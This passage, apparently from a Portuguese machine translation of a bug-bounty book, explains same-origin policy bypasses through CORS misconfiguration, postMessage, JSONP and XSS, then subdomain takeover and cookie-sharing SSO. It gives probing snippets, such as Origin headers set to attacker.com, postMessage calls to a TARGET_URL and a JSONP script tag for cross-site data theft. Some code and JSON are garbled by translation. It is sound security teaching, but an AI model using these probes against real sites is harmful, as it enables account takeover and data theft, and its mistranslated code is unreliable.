5. Evite ler arquivos confidenciais do sistema ou alterar qualquer arquivo com a vulnerabilidade que você encontrou.
6. Envie seu primeiro relatório de RCE para o programa!

19

A M E - ORIG IN P O L I C Y V U L N E R A B I L I T I E S



O Capítulo 3 apresentou a política de mesma origem (SOP), uma das defesas fundamentais implementadas nos aplicativos modernos da Web. A

O SOP restringe a forma como um script originário de um site pode interagir com os recursos de um site diferente e é fundamental para evitar muitas vulnerabilidades comuns da Web.

No entanto, os sites geralmente afrouxam o SOP para ter mais flexibilidade. Esses desvios controlados e intencionais do SOP podem ter efeitos adversos, pois os invasores podem, às vezes, explorar configurações incorretas nessas técnicas para contornar o SOP. Essas explorações podem causar vazamentos de informações privadas e, muitas vezes, levar a mais vulnerabilidades, como desvio de autenticação, controle de contas e grandes violações de dados. Neste capítulo, discutiremos como os aplicativos relaxam ou contornam o SOP e como os invasores podem explorar esses recursos para colocar o aplicativo em risco.

Mecanismos

Aqui está uma rápida revisão de como o SOP funciona. Por causa do SOP, um script da página A pode acessar dados da página B somente se as páginas tiverem a mesma origem. Diz-se que dois URLs têm a *mesma origem* se compartilharem o mesmo protocolo, nome de host e número de porta. Os aplicativos modernos da Web geralmente baseiam sua autenticação em cookies HTTP, e os servidores tomam medidas com base nos cookies incluídos automaticamente pelo navegador. Isso torna o SOP especialmente importante. Quando o SOP for implementado, as páginas da Web mal-intencionadas não poderão tirar proveito dos cookies armazenados no navegador para acessar suas informações privadas. Você pode ler mais sobre os detalhes do SOP no Capítulo 3.

Na prática, o SOP costuma ser muito restritivo para os aplicativos modernos da Web. Por exemplo, vários subdomínios ou vários domínios da mesma organização não poderiam compartilhar informações se seguissem a política. Como o SOP é inflexível, a maioria dos sites encontra maneiras de flexibilizá-lo. Muitas vezes, é nesse ponto que as coisas dão errado.

Por exemplo, imagine que você seja um invasor tentando contrabandear informações de um site bancário, *a.example.com*, e encontrar o número da conta de um usuário. Você sabe que os detalhes bancários de um usuário estão localizados em *a.example.com/user_info*. Sua vítima está conectada ao site do banco em *a.example.com* e também está visitando o seu site, *attacker.com*, no mesmo navegador.

Seu site emite uma solicitação GET para *a.example.com/user_info* para recuperar as informações pessoais da vítima. Como a vítima está conectada ao banco, o navegador dela inclui automaticamente os cookies em todas as solicitações enviadas para *a.example.com*, mesmo que a solicitação seja gerada por um script em seu site malicioso. Infelizmente, devido ao SOP, o navegador da vítima não permitirá que seu site leia os dados retornados de *a.example.com*.

Mas agora, digamos que você perceba que *a.example.com* passa informações para *b.example.com* por meio de técnicas de desvio de SOP. Se você conseguir descobrir a técnica usada e explorá-la, poderá roubar as informações privadas da vítima no site do banco.

A maneira mais simples de os sites contornarem o SOP é alterar a origem de uma página por meio do JavaScript. Definir a origem de duas páginas para o mesmo domínio usando `document.domain` no JavaScript das páginas permitirá que as páginas compartilhem recursos. Por exemplo, você pode definir o domínio de ambas as páginas *a.example.com* e *b.example.com* para *example.com* para que eles possam interagir:

```
document.domain = "example.com"
```

No entanto, essa abordagem tem suas limitações. Primeiro, você só pode definir o `document.domain` de uma página para um superdomínio; por exemplo, você pode definir a origem de *a.example.com* para *example.com*, mas não para *example2.com*. Portanto, esse método só funcionará se você quiser compartilhar recursos com superdomínios ou subdomínios irmãos.

Exploração do compartilhamento de recursos entre origens

Devido a essas limitações, a maioria dos sites usa o CORS (Cross-Origin Resource Sharing, Compartilhamento de recursos entre origens) para relaxar o SOP. O CORS é um mecanismo que protege os dados do servidor. Ele permite que os servidores especifiquem explicitamente uma lista de origens que têm permissão para acessar seus recursos por meio do cabeçalho de resposta HTTP Access-Control-Allow-Origin.

Por exemplo, digamos que estamos tentando enviar o seguinte blob JSON localizado em *a.example.com/user_info* para *b.example.com*:

```
{"username" (nome de usuário): "vickiehi", "account_number": "12345"}
```

De acordo com o SOP, *b.example.com* não poderá acessar o arquivo JSON, porque *a.example.com* e *b.example.com* têm origens diferentes. Mas, usando o CORS, o navegador do usuário enviará um cabeçalho Origin em nome de *b.example.com*:

Origem: <https://b.example.com>

Se *b.example.com* fizer parte de uma lista de permissões de URLs com permissão para acessar recursos em *a.example.com*, *a.example.com* enviará ao navegador o recurso solicitado juntamente com um cabeçalho Access-Control-Allow-Origin. Esse cabeçalho indicará ao navegador que uma origem específica tem permissão para acessar o recurso:

Access-Control-Allow-Origin: *b.example.com*

O aplicativo também pode retornar o cabeçalho Access-Control-Allow-Origin com um caractere curinga (*) para indicar que o recurso nessa página pode ser acessado por qualquer domínio:

Access-Control-Allow-Origin: *

Por outro lado, se a origem da página solicitante não tiver permissão para acessar o recurso, o navegador do usuário impedirá que a página solicitante leia os dados.

O CORS é uma ótima maneira de implementar a comunicação entre origens. No entanto, o CORS é seguro somente quando a lista de origens permitidas é definida corretamente. Se o CORS estiver mal configurado, os invasores poderão explorar a configuração incorreta e acessar os recursos protegidos.

A configuração incorreta mais básica do CORS envolve a permissão da origem nula. Se o servidor definir Access-Control-Allow-Origin como nulo, o navegador permitirá que qualquer site com um cabeçalho de origem nula acesse o recurso. Isso não é seguro porque qualquer origem pode criar uma solicitação com uma origem nula. Por exemplo, solicitações entre sites geradas a partir de um documento usando o esquema data: URL terão uma origem nula.

Outra configuração incorreta é definir o cabeçalho Access-Control-Allow-Origin como a origem da página solicitante sem validar a origem do solicitante. Se o servidor não validar a origem e retornar um cabeçalho Access-Control-Allow-Origin

-Para qualquer origem, o cabeçalho ignorará completamente o SOP, removendo todas as limitações da comunicação entre origens.

Em resumo, se o servidor definir o cabeçalho Access-Control-Allow-Origin como nulo ou como origens arbitrárias da página solicitante, isso permitirá que os invasores contrabandeiem informações para fora do site:

```
Access-Control-Allow-Origin: null  
Access-Control-Allow-Origin: https://attacker.com
```

Outra configuração incorreta explorável ocorre quando um site usa regexes fracos para validar as origens. Por exemplo, se a política verifica apenas se um URL de origem começa com www.example.com, a política pode ser contornada usando uma origem como www.example.com.attacker.com.

```
Access-Control-Allow-Origin: https://www.example.com.attacker.com
```

Uma configuração interessante que não pode ser explorada é a definição das origens permitidas como curinga (*). Isso não é explorável porque o CORS não permite que as credenciais, incluindo cookies, cabeçalhos de autenticação ou certificados do lado do cliente, sejam enviadas com solicitações para essas páginas. Como as credenciais não podem ser enviadas em solicitações para essas páginas, nenhuma informação privada pode ser acessada:

```
Access-Control-Allow-Origin: *
```

Os desenvolvedores podem evitar configurações incorretas de CORS criando uma política de CORS bem definida com uma lista de permissão rigorosa e validação robusta de URL. Para páginas que contêm informações confidenciais, o servidor deve retornar a origem da página de solicitação no cabeçalho Access-Control-Allow-Origin somente se essa origem estiver na lista de permissões. Para informações públicas, o servidor pode simplesmente usar a designação curinga * para Access-Control-Allow-Origin.

Exploração de postMessage()

Alguns sites contornam o SOP usando postMessage(). Esse método é uma API da Web que usa a sintaxe JavaScript. Você pode usá-lo para enviar mensagens baseadas em texto para outra janela:

```
RECIPIENT_WINDOW.postMessage(MESSAGE_TO_SEND, TARGET_ORIGIN);
```

A janela receptora trataria a mensagem usando um manipulador de eventos que será acionado quando a janela receptora receber uma mensagem:

```
window.addEventListener("message", EVENT_HANDLER_FUNCTION);
```

Como o uso de postMessage() exige que o remetente obtenha uma referência à janela do destinatário, as mensagens só podem ser enviadas entre uma janela e seus iframes ou pop-ups. Isso se deve ao fato de que somente as janelas que se abrem mutuamente terão uma maneira de fazer referênciaumas às outras. Por exemplo, uma janela pode usar window.open para se referir a uma nova janela que abriu. Como alternativa, ela pode usar window.opener para fazer referência à janela

que gerou a janela atual. Ele pode usar `window.frames` para fazer referência a iframes incorporados e `window.parent` para fazer referência à janela pai do iframe atual.

Por exemplo, digamos que estamos tentando passar o seguinte blob JSON localizado em

`a.example.com/user_info` para `b.example.com`:

```
{'username': 'vickiel', 'account_number': '12345'}
```

`a.example.com` pode abrir `b.example.com` e enviar uma mensagem para sua janela. A função `window.open()` abre a janela de um determinado URL e retorna uma referência a ele:

```
var recipient_window = window.open("https://b.example.com", b_domain) recipient_window.postMessage("{'username': 'vickiel', 'account_number': '12345'}", "*");
```

Ao mesmo tempo, o `b.example.com` configuraria um ouvinte de eventos para processar os dados que recebe:

```
function parse_data(event) {  
    // Analisar os dados  
}  
window.addEventListener("message", parse_data);
```

Como você pode ver, `postMessage()` não ignora o SOP diretamente, mas fornece uma maneira de páginas de origens diferentes enviarem dados umas para as outras.

O método `postMessage()` pode ser uma forma confiável de implementar a comunicação entre origens. Entretanto, ao usá-lo, tanto o remetente quanto o destinatário da mensagem devem verificar a origem do outro lado. As vulnerabilidades ocorrem quando as páginas aplicam verificações de origem fracas ou não têm verificações de origem.

Primeiro, o método `postMessage()` permite que o remetente especifique a origem do destinatário como um parâmetro. Se a página do remetente não especificar uma origem de destino e, em vez disso, usar uma origem de destino curinga, será possível vaziar informações para outros sites:

```
RECIPIENT_WINDOW.postMessage(MESSAGE_TO_SEND, *);
```

Nesse caso, um invasor pode criar uma página HTML mal-intencionada que escuta os eventos provenientes da página do remetente. Em seguida, ele pode induzir os usuários a acionar o `postMessage()` usando um link malicioso ou uma imagem falsa e fazer com que a página da vítima envie dados para a página do invasor.

Para evitar esse problema, os desenvolvedores devem sempre definir o parâmetro `TARGET_ORIGIN` para o URL do site de destino em vez de usar uma origem curinga:

```
recipient_window.postMessage(  
    {"username": "vickiel", "account_number": "12345"}, "https://b.example.com");
```

Por outro lado, se o receptor da mensagem não validar a página de onde a

postMessage() está vindo, os invasores poderão

enviar dados arbitrários para o site e acionar ações indesejadas em nome da vítima. Por exemplo, digamos que *b.example.com* permita que *a.example.com* acione uma alteração de senha com base em uma `postMessage()`, como esta:

```
recipient.window.postMessage(  
  {"action": "password_change", "username": "vickieli", "new_password": "password"}, "https://b.example.com");
```

A página *b.example.com* receberia a mensagem e processaria a solicitação:

```
function parse_data(event) {  
  // Se "action" for "password_change", altere a senha do usuário  
}  
window.addEventListener("message", parse_data);
```

Observe aqui que qualquer janela pode enviar mensagens para *b.example.com*, portanto, qualquer página pode iniciar uma alteração de senha em *b.example.com*! Para explorar esse comportamento, o invasor pode incorporar ou abrir a página da vítima para obter sua referência de janela. Em seguida, ele estará livre para enviar mensagens arbitrárias para essa janela.

Para evitar esse problema, as páginas devem verificar a origem do remetente de uma mensagem antes de processá-la:

```
function parse_data(event) {  
  1 se (event.origin == "https://a.example.com"){  
    // Se "action" for "password_change", altere a senha do usuário  
  }  
}  
window.addEventListener("message", parse_data);
```

Essa linha 1 verifica a origem do remetente, comparando-a com uma origem aceitável.

Exploração de JSON com preenchimento

JSON com Padding (JSONP) é outra técnica que funciona em torno do SOP. Ela permite que o remetente envie dados JSON como código JavaScript. Uma página de origem diferente pode ler os dados JSON processando o JavaScript.

Para ver como isso funciona, vamos continuar com nosso exemplo anterior, em que estamos tentando passar o seguinte blob JSON localizado em *a.example.com/user_info* para *b.example.com*:

```
{"username" (nome de usuário): "vickieli", "account_number": "12345"}
```

O SOP permite que a tag HTML `<script>` carregue scripts entre origens, portanto, uma maneira fácil de *b.example.com* recuperar dados entre origens é carregar os dados como um script em uma tag `<script>`:

```
<script src="https://a.example.com/user_info"></script>
```

Dessa forma, *b.example.com* estaria basicamente incluindo o bloco de dados JSON em uma tag de script. Mas isso causaria um erro de sintaxe porque os dados JSON não são JavaScript válidos:

```
<script>
  {"username" (nome de usuário): "vickieli", "account_number": "12345"}
</script>
```

O JSONP contorna esse problema envolvendo os dados em uma função JavaScript e enviando os dados como código JavaScript em vez de um arquivo JSON. A página solicitante inclui o recurso como um script e especifica uma função de retorno de chamada, normalmente em um parâmetro de URL denominado retorno de chamada ou `jsonp`. Essa função de retorno de chamada é uma função predefinida na página receptora, pronta para processar os dados:

```
<script src="https://a.example.com/user_info?callback=parseinfo"></script>
```

A página em *a.example.com* retornará os dados agrupados na função de retorno de chamada especificada:

```
parseinfo({"username": "vickieli", "account_number": "12345"})
```

A página receptora estaria essencialmente incluindo esse script, que é um código JavaScript válido:

```
<script>
  parseinfo({"username": "vickieli", "account_number": "12345"})
</script>
```

A página receptora pode então extrair os dados executando o código JavaScript e processando a função `parseinfo()`. Ao enviar dados como scripts em vez de dados JSON, o JSONP permite que os recursos sejam lidos entre origens. Aqui está um resumo do que acontece durante um fluxo de trabalho JSONP:

1. O solicitante de dados inclui o URL dos dados em uma tag de script, juntamente com o nome de uma função de retorno de chamada.
2. O provedor de dados retorna os dados JSON agrupados na função de retorno de chamada especificada.
3. O solicitante de dados recebe a função e processa os dados executando o código JavaScript retornado.

Normalmente, você pode descobrir se um site usa JSONP procurando por tags de script que incluam URLs com os termos `jsonp` ou `callback`.

Mas o JSONP traz riscos. Quando o JSONP está ativado em um endpoint, um invasor pode simplesmente incorporar a mesma tag de script em seu site e solicitar os dados contidos na carga útil do JSONP, como neste caso:

```
<script src="https://a.example.com/user_info?callback=parseinfo"></script>
```

Se um usuário estiver navegando no site do invasor enquanto estiver conectado ao *a.example.com* ao mesmo tempo, o navegador do usuário incluirá suas credenciais nessa solicitação e permitirá que os invasores extraiam dados confidenciais pertencentes à vítima.

É por isso que o JSONP é adequado para transmitir apenas dados públicos. Embora o JSONP possa ser reforçado pelo uso de tokens CSRF ou pela manutenção de uma lista de permissões de cabeçalhos de referência para solicitações JSONP, essas proteções podem ser contornadas com frequência.

Outro problema com o JSONP é que o site *b.example.com* teria que confiar totalmente no site *a.example.com*, porque ele está executando JavaScript arbitrário de *a.example.com*. Se o site *a.example.com* for comprometido, o invasor poderá executar o JavaScript que quiser no site *b.example.com*, porque o site *b.example.com* está incluindo o arquivo do site *a.example.com* em uma tag <script>. Isso é equivalente a um ataque XSS.

Agora que o CORS é uma opção confiável para comunicação entre origens, os sites não usam mais o JSONP com tanta frequência.

Contornando o SOP com o uso de XSS

Por fim, o XSS é essencialmente um desvio completo do SOP, porque qualquer JavaScript executado em uma página opera sob o contexto de segurança dessa página. Se um invasor conseguir fazer com que um script mal-intencionado seja executado na página da vítima, o script poderá acessar os recursos e os dados da página da vítima. Portanto, lembre-se de que, se você conseguir encontrar um XSS, terá basicamente contornado o SOP que protege a página.

Busca de desvios de SOP

Vamos começar a procurar vulnerabilidades de desvio de SOP usando o que você a p r e n d e u ! As vulnerabilidades de desvio de SOP são causadas pela implementação incorreta de técnicas de relaxamento de SOP. Portanto, a primeira coisa que você precisa fazer é determinar se o aplicativo de destino relaxa o SOP de alguma forma.

Etapa 1: Determinar se as técnicas de relaxamento do SOP são usadas

Você pode determinar se o alvo está usando uma técnica de relaxamento de SOP procurando as assinaturas de cada técnica de relaxamento de SOP. Quando estiver navegando em um aplicativo da Web, abra seu proxy e procure sinais de comunicação entre origens. Por exemplo, os sites CORS geralmente retornam respostas HTTP que contêm um cabeçalho Access-Control-Allow-Origin. Um site pode estar usando postMessage() se você inspecionar uma página (por exemplo, clicando com o botão direito do mouse no Chrome e escolhendo **Inspecionar** e, em seguida, navegando até **Ouvintes de eventos**) e encontrar um ouvinte de evento de mensagem (Figura 19-1).

E um site pode estar usando JSONP se você vir um URL sendo carregado em um tag <script> com uma função de retorno de chamada:

```
<script src="https://a.example.com/user_info?callback=parseinfo"></script>
```

```
<script src="https://a.example.com/user_info?jsonp=parseinfo"></script>
```

Se você vir indícios de comunicação entre origens, experimente as técnicas mencionadas neste capítulo para ver se consegue contornar o SOP e roubar informações confidenciais do site!




Figura 19-1: Localizando os ouvintes de eventos de uma página no navegador Chrome

Etapa 2: Localizar a configuração incorreta do CORS

Se o site estiver usando CORS, verifique se o Access-Control-Allow-Origin é definido como nulo. Origem: nulo

Caso contrário, envie uma solicitação ao site com o cabeçalho de origem `attacker.com` e veja se o `Access-Control-Allow-Origin` na resposta está definido como `attacker.com`. (Você pode adicionar um cabeçalho `Origin` interceptando a solicitação e editando-a em um proxy).

Origem: `attacker.com`

Por fim, teste se o site valida corretamente a URL de origem enviando um cabeçalho `Origin` que contenha um site permitido, como `www.example.com.attacker.com`. Veja se o cabeçalho `Access-Control-Allow-Origin` retorna a origem do domínio do invasor.

Origem: `www.example.com.attacker.com`

Se um desses valores de cabeçalho `Access-Control-Allow-Origin` for retornado, você encontrou uma configuração incorreta de CORS. Os invasores poderão contornar o SOP e contrabandear informações para fora do local (Figura 19-2).




Figura 19-2: O site está vulnerável a uma vulnerabilidade de configuração incorreta de CORS?

Etapa 3: Localizar erros no postMessage

Se o site estiver usando `postMessage`, verifique se você pode enviar ou receber mensagens como um site não confiável. Crie uma página HTML com um iframe que enquadre a página de destino que está aceitando mensagens. Tente enviar mensagens para essa página que

acionam um comportamento de mudança de estado. Se o alvo não puder ser enquadrado, abra-o como uma nova janela:

```
var recipient_window = window.open("https://TARGET_URL", target_domain)
recipient_window.postMessage("RANDOM MESSAGE", "*");
```

Você também pode criar uma página HTML que escute os eventos provenientes da página de destino e acione o postMessage do site de destino. Veja se você pode receber dados confidenciais da página de destino.

```
var sender_window = window.open("https://TARGET_URL", target_domain) function

parse_data(event) {
    // Executar algum código se recebemos dados do alvo
}
window.addEventListener("message", parse_data);
```

Etapa 4: Localizar problemas de JSONP

Por fim, se o site estiver usando JSONP, verifique se você pode incorporar uma tag de script em seu site e solicitar os dados confidenciais incluídos na carga útil do JSONP:

```
<script src="https://TARGET_URL?callback=parseinfo"></script>
```

Etapa 5: Considere os fatores atenuantes

Quando o site de destino não depende de cookies para autenticação, essas configurações incorretas de desvio de SOP podem não ser exploráveis. Por exemplo, quando o site usa cabeçalhos personalizados ou parâmetros de solicitação secretos para autenticar solicitações, talvez seja necessário encontrar uma maneira de forjá-los para exfiltrar dados confidenciais.

Aumentando o ataque

Um bug de desvio de SOP geralmente significa que os invasores podem ler informações privadas ou executar ações como outros usuários. Isso significa que essas vulnerabilidades geralmente são de alta gravidade antes de qualquer tentativa de escalonamento. No entanto, você ainda pode escalar os problemas de desvio de SOP por meio da automação ou da dinamização do ataque usando as informações encontradas. É possível coletar grandes quantidades de dados de usuários automatizando a exploração do desvio de SOP? Você pode usar as informações que encontrou para causar mais danos? Por exemplo, se você conseguir extrair as perguntas de segurança de uma vítima, poderá usar essas informações para assumir completamente a conta do usuário?

Muitos pesquisadores simplesmente relatam configurações incorretas de CORS sem mostrar o impacto da vulnerabilidade. Considere o impacto do problema antes de enviar o relatório. Por exemplo, se uma página publicamente legível for servida com um cabeçalho Access-Control-Allow-Origin nulo, isso não causará danos

para o aplicativo, pois essa página não contém informações confidenciais. Um bom relatório de desvio de SOP incluirá possíveis cenários de ataque e indicará como os invasores podem explorar a vulnerabilidade. Por exemplo, quais dados o invasor pode roubar e com que facilidade?

Encontrando sua primeira vulnerabilidade de desvio de SOP!

Vá em frente e comece a procurar seu primeiro desvio de SOP. Para encontrar vulnerabilidades de desvio de SOP, você precisará entender as técnicas de relaxamento de SOP que o alvo está usando. Talvez você também queira se familiarizar com o JavaScript para criar POCs eficazes.

1. Descubra se o aplicativo usa alguma técnica de relaxamento de SOP. O aplicativo está usando CORS, postMessage ou JSONP?
2. Se o site estiver usando CORS, teste a força da lista de permissões CORS enviando cabeçalhos Origin de teste.
3. Se o site estiver usando postMessage, verifique se você pode enviar ou receber mensagens como um site não confiável.
4. Se o site estiver usando JSONP, tente incorporar uma tag de script em seu site e solicite os dados confidenciais incluídos na carga útil do JSONP.
5. Determine a sensibilidade das informações que você pode roubar usando a vulnerabilidade e veja se você pode fazer algo mais.
6. Envie seu relatório de bug para o programa!

20

S I N G L E - S I G N - O N S E C U R I T Y I S S U E S



O logon único (SSO) é um recurso que permite que os usuários acessem vários serviços pertencentes à mesma organização sem fazer logon

várias vezes. Depois de fazer login em um site que usa SSO, você não precisará inserir suas credenciais novamente ao acessar outro serviço ou site.

recursos pertencentes à mesma empresa. Por exemplo, se você estiver conectado ao *facebook.com*, não precisará inserir novamente suas credenciais para usar o *messenger.com*, um serviço do Facebook.

Essa prática é conveniente para empresas com muitos serviços da Web, pois elas podem gerenciar uma fonte centralizada de credenciais de usuário em vez de controlar um conjunto diferente de usuários para cada site. Os usuários também podem economizar tempo, pois não precisarão fazer login várias vezes ao usar os diferentes serviços fornecidos pela mesma empresa. Como facilita muito as coisas para empresas e usuários, o SSO tornou-se uma prática comum na Internet.

Mas também surgiram novas vulnerabilidades que ameaçam os sistemas de SSO. Neste capítulo, falaremos sobre três métodos que os desenvolvedores usam para implementar o SSO, bem como sobre algumas vulnerabilidades relacionadas a cada abordagem.

Mecanismos

O compartilhamento de cookies, o SAML e o OAuth são as três formas mais comuns de implementar o SSO. Cada mecanismo tem pontos fortes e fracos exclusivos, e os desenvolvedores escolhem abordagens diferentes, dependendo de suas necessidades.

Compartilhamento de culinária

A implementação do SSO é bastante fácil se os serviços que precisam compartilhar a autenticação estiverem localizados no mesmo domínio pai, como é o caso das versões da Web e móvel do Facebook em www.facebook.com e m.facebook.com. Nessas situações, os aplicativos podem compartilhar cookies entre subdomínios.

Como funciona o compartilhamento de cookies

Os navegadores modernos permitem que os sites compartilhem seus cookies entre subdomínios se o sinalizador Domain do cookie estiver definido como um domínio pai comum. Por exemplo, se o servidor definir um cookie como o seguinte, o cookie será enviado a todos os subdomínios do facebook.com:

Set-Cookie: cookie=abc123; **Domain=facebook.com**; Secure; HttpOnly

No entanto, nem todos os aplicativos podem usar essa abordagem, pois os cookies não podem ser compartilhados dessa forma entre domínios diferentes. Por exemplo, o facebook.com e o messenger.com não podem compartilhar cookies, pois não compartilham um domínio pai comum.

Além disso, essa configuração simples de SSO apresenta vulnerabilidades exclusivas. Primeiro, como o cookie de sessão é compartilhado em todos os subdomínios, os invasores podem assumir o controle das contas de todos os sites sob o mesmo domínio principal roubando um único cookie do usuário.

Normalmente, os invasores podem roubar os cookies de sessão encontrando uma vulnerabilidade como cross-site scripting.

Outro método comum usado para comprometer o SSO de sessão compartilhada é com uma vulnerabilidade de controle de subdomínio.

Aquisição de subdomínios

Em termos simples, *as invasões de subdomínio* ocorrem quando um invasor assume o controle do subdomínio não utilizado de uma empresa.

Digamos que uma empresa hospede seu subdomínio em um serviço de terceiros, como o AWS ou o GitHub Pages. A empresa pode usar um registro DNS CNAME para apontar o subdomínio para outra URL no site de terceiros. Dessa forma, sempre que os usuários solicitarem o subdomínio oficial, eles serão redirecionados para a página da Web de terceiros.

Por exemplo, digamos que uma organização queira hospedar seu subdomínio, abc.example.com, na página do GitHub abc_example.github.io. A organização pode usar um

Registro DNS CNAME para apontar *abc.example.com* para *abc_example.github.io* para que os usuários que tentarem acessar *abc.example.com* sejam redirecionados para a página hospedada no GitHub.

Mas se esse site de terceiros for excluído, o registro CNAME que aponta do subdomínio da empresa para esse site de terceiros permanecerá, a menos que alguém se lembre de removê-lo. Chamamos esses registros CNAME abandonados de *dangling CNAMEs*. Como a página de terceiros agora não é reclamada, qualquer pessoa que registre esse site no serviço de terceiros pode obter o controle do subdomínio da empresa.

Digamos que a empresa do nosso exemplo decida posteriormente excluir a página do GitHub, mas se esqueça de remover o registro CNAME que aponta para *abc_example*

.github.io. Como *abc_example.github.io* agora não é reclamado, qualquer pessoa pode registrar uma conta do GitHub e criar uma página do GitHub em *abc_example.github.io*. Como *abc.example.com* ainda aponta para *abc_example.github.io*, o proprietário de *abc_example.github.io* agora tem controle total sobre *abc.example.com*.

As aquisições de subdomínios permitem que os invasores lancem campanhas sofisticadas de phishing. Às vezes, os usuários verificam se o nome de domínio de uma página que estão visitando é legítimo, e as aquisições de subdomínio permitem que os invasores hospedem páginas mal-intencionadas usando nomes de domínio legítimos. Por exemplo, o invasor que assumiu o controle de *abc.example.com* pode hospedar uma página que se parece com *example.com* na página do GitHub para enganar os usuários e fazê-los fornecer suas credenciais.

Mas as aquisições de subdomínios podem se tornar ainda mais perigosas se a organização usar o compartilhamento de cookies. Imagine que a *example.com* implemente um sistema de SSO baseado em sessão compartilhada. Seus cookies serão enviados a qualquer subdomínio de *example.com*, inclusive *abc.example.com*. Agora, o invasor que assumiu o controle do *abc.example.com* pode hospedar um script mal-intencionado para roubar cookies de sessão. Ele pode induzir os usuários a acessar o *abc.example.com*, talvez hospedando-o como uma imagem falsa ou enviando o link para o usuário. Desde que a vítima tenha Se a vítima já tiver feito login no sistema SSO da *example.com* uma vez, o navegador da vítima enviará o cookie para o site do invasor. O invasor pode roubar o cookie de sessão compartilhado da vítima e fazer login como a vítima em todos os serviços que compartilham o mesmo cookie de sessão.

Se o invasor conseguir roubar o cookie de sessão compartilhada assumindo o controle de um único subdomínio, todos os sites *example.com* estarão em risco. Como o comprometimento de um único subdomínio pode significar o comprometimento total de todo o sistema de SSO, o uso de cookies compartilhados como um mecanismo de SSO amplia muito a superfície de ataque de cada serviço.

Linguagem de marcação de asserção de segurança

A *SAML (Security Assertion Markup Language)* é uma linguagem de marcação baseada em XML usada para facilitar o SSO em aplicativos de grande escala. A SAML permite o SSO ao facilitar a troca de informações entre três partes: o usuário, o provedor de identidade e o provedor de serviços.

Como funciona o SAML

Nos sistemas SAML, o usuário obtém uma declaração de identidade do provedor de identidade e a utiliza para se autenticar no provedor de serviços. A *identidade*

O provedor de serviços é um servidor encarregado de autenticar o usuário e transmitir as informações do usuário ao provedor de serviços. O provedor de serviços é o site real que o usuário pretende acessar.

A Figura 20-1 ilustra como o processo funciona.

